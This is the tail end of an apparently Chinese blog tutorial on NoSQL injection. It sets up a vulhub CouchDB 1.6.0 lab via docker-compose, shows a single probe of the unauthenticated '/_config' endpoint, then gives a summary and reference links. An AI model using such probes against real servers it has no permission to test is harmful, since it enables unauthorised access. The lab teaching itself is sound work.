
下载环境并启动

```
  docker-compose up -d
```

如果访问不了网址，新建docker-compose.yml，将如下代码复制进去即可。

```
version: '2'
services:
  couchdb:
    image: vulhub/couchdb:1.6.0
    ports:
      - "5984:5984"
```


环境搭建成功。



漏洞利用

http://192.168.239.129:5984/_config

//网址后面加上_config，出现如下图说明存在漏洞



总结

本文大概介绍了NoSQL注入的分类，主要讲的是MongoDB数据库注入，背负式和跨域违规，网上资料算是极少，只能从其他文章中摘录放到本文内。

不管是SQL注入还是Nosql注入，漏洞产生原因都是未对用户输入的数据进行过滤或过滤不严谨，虽然NoSQL不使用SQL语句，但可根据程序语言来进行注入，不管是PHP，Node.JS或其他语言，没有做好数据过滤照样存在注入，果然世上没有绝对安全的应用，别问，问就是研究的不够深。

参考链接

https://www.jianshu.com/p/25fb182ef52c

https://blog.csdn.net/qq_27446553/article/details/79379481?utm_medium=distribute.pc_aggpage_search_result.none-task-blog-2~all~baidu_landing_v2~default-1-79379481.nonecase

https://cloud.tencent.com/developer/article/1602092

https://nullsweep.com/a-nosql-injection-primer-with-mongo/

https://scotch.io/@401/mongodb-injection-in-nodejs

https://www.cnblogs.com/wangyayun/p/6598166.html

精选留言

用户设置不下载评论